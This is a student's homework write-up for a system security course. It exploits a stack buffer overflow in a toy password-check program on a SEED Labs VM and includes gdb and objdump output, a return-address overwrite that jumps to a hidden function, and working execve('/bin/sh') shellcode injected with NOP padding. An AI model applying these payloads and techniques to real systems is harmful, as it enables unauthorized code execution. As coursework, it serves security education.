501026, Byeongchan Gwak, b.gwak@wustl.edu

CSE 523 – System Security
HW2 - Buffer overflow vulnerability

1. What does this program do? (3 points)

MY ANSWER

This program receives a user input and compare it with the ‘Falafel’ text. If the user input is the same with the ‘Falafel’, then returns ‘Correct password!’ or ‘Wrong password’.

I’ve used a decompiler and got the sources like below.


```
int32_t main(int32_t a1, int32_t* a2) {
    struct s0* eax3;
    int32_t v4;
    int32_t v5;
    int32_t eax6;

    eax3 = reinterpret_cast<struct s0*>(reinterpret_cast<int32_t>(__zero_stack_offset()) + 4);
    if (a1 <= 1) {
        v4 = *a2;
        fun_8048390("Usage: %s <password>₩n", v4);
        eax3 = fun_80483d0(0, v4);
    }
    v5 = eax3->f4->f4;
    eax6 = getPassword(v5, v4);
    if (!eax6) {
        fun_80483b0("Wrong password!", v4);
    } else {
        fun_80483b0("Correct password!", v4);
    }
    return 0;
}


int32_t getPassword(int32_t a1, int32_t a2) {
    void* ebp3;
    int32_t eax4;
    int32_t eax5;

    ebp3 = reinterpret_cast<void*>(reinterpret_cast<int32_t>(__zero_stack_offset()) - 4);
    fun_80483a0(reinterpret_cast<int32_t>(ebp3) - 42, a1);
    eax4 = fun_8048380(reinterpret_cast<int32_t>(ebp3) - 42, "Falafel");
    if (eax4) {
        eax5 = 0;
    } else {
        eax5 = 1;
    }
    return eax5;
}
```


2. Why is it vulnerable? Is it protected using one of the countermeasures? Which one(s)?

How do you know? (3 points)

MY ANSWER

This hw2 program uses strcpy function and try to copy the user input strings into a memory. I think there's no limitation when copying strings, so it is possible to overwrite the user inputs to the stack. I can't see any countermeasures to prevent this problem on development side, but the Seed Linux I'm running on turn on the ASLR by default. I can check it like below. The result is 2 and it means whenever I run programs, the stack address will be changed continuously. I'll turn it off that option to get the same address whenever I execute the program.





3. What is the return address of the vulnerable function? (3 points)

MY ANSWER

The answer is ‘0x080485af’ which is the next address of the ‘getPassword’ function call.

Step details

Step1. run gdb with the ‘hw2’ program.

EXECUTE LIKE BELOW

[02/13/22]seed@VM:Byeongchan$ gdb -q hw2

Step2. Disassemble the main function.

EXECUTE LIKE BELOW

gdb-peda$ disass main


Step3. Find the next address of the vulnerable function call.

RESULT OF THIS STEP

In this case, vulnerable function call is the ‘getPassword’. Get the next address of the function call.

0x080485aa <+72>:call 0x8048524 <getPassword>

0x080485af <+77>:add esp,0x10



4. Exploit the program to print the secret message. (10 points for successful exploitation and good documentation of your steps)

MY ANSWER

Procedure summary

Step1. Get the address of exit function because I will use the address of it to find out where the return address of the getPassword is.

Step2. Find out how many bytes gap do I need to overwrite the return address.

Step3. Get the address of the ‘secret_func’.

Step4. Jump to the secret_func using all the information I got previous steps.

Step details

Step1. Get the address of the exit function because I will use the function to find out where the return address of the getPassword is.

If I put the ‘exit’ function address on to the return address position of the getPassword’s stack, and then I can exit smoothly without any other segmentation fault.

EXECUTE LIKE BELOW

```
[02/13/22]seed@VM:Byeongchan$ objdump -D hw2 | grep -B 1 exit
080483d0 <exit@plt>:
--
 8048597:       6a 00              push   $0x0
 8048599:       e8 32 fe ff ff     call   80483d0 <exit@plt>
```

RESULT OF THIS STEP

Address of the exit fucntion : 080483d0

Step2. Find out how many bytes gap do I need to overwrite the return address.


Try to find the position of the return address. Using simple python inline program to You need to make sure the input number on the inline command.

EXECUTE LIKE BELOW

```
./hw2 $(python -c "print '\xAA'*46 + '\xd0\x83\x04\x08'")
```

Result of this step

I got the N number when I tried 46.



```
/bin/bash
/bin/bash 80x24
[02/13/22]seed@VM:Byeongchan$ objdump -D hw2 | grep -B 1 exit

080483d0 <exit@plt>:
--
 8048597:       6a 00                   push   $0x0
 8048599:       e8 32 fe ff ff          call   80483d0 <exit@plt>
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*42 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*43 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*44 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*45 + '\xd0\x83\x04\x08'")
Segmentation fault
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xd0\x83\x04\x08'")
[02/13/22]seed@VM:Byeongchan$
```

Step3. Get the address of the 'secret_func'.

Now, I need the address of the 'secret_func'. Type the 'disass' command on gdb command and I got the address of the 'secret_func'.


Execute like below

gdb -q hw2

disass secret_func

Result of this step

I got the secret_func address : 0x080484fb



```
[02/13/22]seed@VM:Byeongchan$ gdb -q hw2
Reading symbols from hw2...(no debugging symbols found)...done.
gdb-peda$ disass secret_func
Dump of assembler code for function secret_func:
   0x080484fb <+0>:     push   ebp
   0x080484fc <+1>:     mov    ebp,esp
   0x080484fe <+3>:     sub    esp,0x8
   0x08048501 <+6>:     sub    esp,0xc
   0x08048504 <+9>:     push   0x8048670
   0x08048509 <+14>:    call   0x80483b0 <puts@plt>
```

Step4. Jump to the secret_func using all the information I got previous steps.

Using the same command on Step2 except the return address, run the command like below.


And the address should be the address of the 'secret_func'

EXECUTE LIKE BELOW

./hw2 $(python -c "print '\xAA'*46 + '\xfb\x84\x04\x08'")

RESULT OF THIS STEP

Finally, I jumped to the secret_func.



a. If successful, you should get a shell. Can you say why? (1 point)

MY ANSWER

In the 'secret_func', there is source code executing '/bin/sh'.

```
8048501:    sub esp, 0xc
8048504:    push dword 0x8048670
8048509:    call dword 0x80483b0
804850e:    add esp, 0x10
8048511:    sub esp, 0xc
8048514:    push dword 0x8048696
8048519:    call dword 0x80483c0
804851e:    add esp, 0x10
8048521:    nop
```

```
void secret_func() {
    int32_t v1;

    fun_80483b0("The secret message is 'I like coffee'", v1);
    fun_80483c0("/bin/sh");
    return;
}

void fun_804864d() {
    return;
}
```

b. Exit the shell, what do you see? Why? (3 points)

MY ANSWER

A system fault occurred because it was not a normal function call and there was no previous frame address and previous return address.

```
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$
[02/13/22]seed@VM:Byeongchan$ ./hw2 $(python -c "print '\xAA'*46 + '\xfb\x84\x04
\x08'")
The secret message is 'I like coffee'
$ exit
Segmentation fault
[02/13/22]seed@VM:Byeongchan$
```

5. Exploit the program to spawn a new shell using a shellcode. You can use the one provided by the book, or the one we provided in the studio. (10 points for successful exploitation and good documentation of your steps)

MY ANSWER

Procedure summary

Step1. Find out break points in the getPassword function

Step2. Find out the start address of the user input in the getPassword stack.

Step3. Build the payload.

Step4. Run 'hw2' with the result from step3

Step5. Debug 'hw2' with the result from step3 and investigate the result.

Step details

Step1. Find out break points in the getPassword function

MY ANSWER


EXECUTE LIKE BELOW

After run the gdb -q hw2, disass getPassword

RESULT OF THIS STEP

There are 2 break points. One is before calling strcpy and the other is calling strcmp.

break *0x08048534 : before strcpy, break *0x08048548 : before strcmp



Step2. Find out the start address of the user input in the getPassword stack.

MY ANSWER

I will inject meaningless strings into hw2 to find out where the start address of the user input.

EXECUTE LIKE BELOW

env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLVL=0 gdb -q /home/seed/hw2/hw2

unset env LINES

unset env COLUMNS

break *0x08048534


break *0x08048548

run $(python -c "print '\x90'*46 + '\xaa\xaa\xaa\xaa'")

RESULT OF THIS STEP

Start and end address of the input strings: 0xbffffd8e ~ 0xbffffdbb

Address of the return address: 0xbffffdbc



Step3. Build the malicious codes.

MY ANSWER

Now, I'll build the whole malicious payload and it will be like this

'PAYLOAD' = '<Aligned Shellcode>'+<Safe padding>+'<BUFFER_START_ADDRESS>'

Aligned Shellcode : 24 bytes

I've used the malicious shellcode from LAB3 and the code is below.

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80

Safe padding : 22 bytes

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

Buffer start address : 0xbffffd8e

I've noticed that the start address is 0xbffffd8e on the Step2.

RESULT OF THIS STEP

Final payload looks like this:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80

+ \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

+ \x8e\xfd\xff\xbf'

Step4. Run 'hw2' on command line with the payload from step3


MY ANSWER

EXECUTE LIKE BELOW

env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLVL=0 /home/seed/hw2/hw2 $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80' + '\x90'*22 + '\x8e\xfd\xff\xbf'")

Result of this step

I finally got the shell!



Step5. Run debugger using the payload from the step3 and investigate the result.

My answer

I executed like below and I've noticed how the stack has changed before and after the strcpy function called.

Execute like below

env -i PWD="/home/seed/hw2" SHELL="/bin/bash" SHLVL=0 gdb -q /home/seed/hw2/hw2

unset env LINES

unset env COLUMNS

break *0x08048534

break *0x08048548

run $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80' + '\x90'*22 + '\x8e\xfd\xff\xbf'")

x/32xw $esp

c

x/32xw $esp

Result of this step

I can notice 'PAYLOAD' = '<Aligned Shellcode>'+<Safe padding>+'<BUFFER_START_ADDRESS>'

Red box: Aligned Shellcode

Blue box: Safe padding

Green box: Start address of the Red box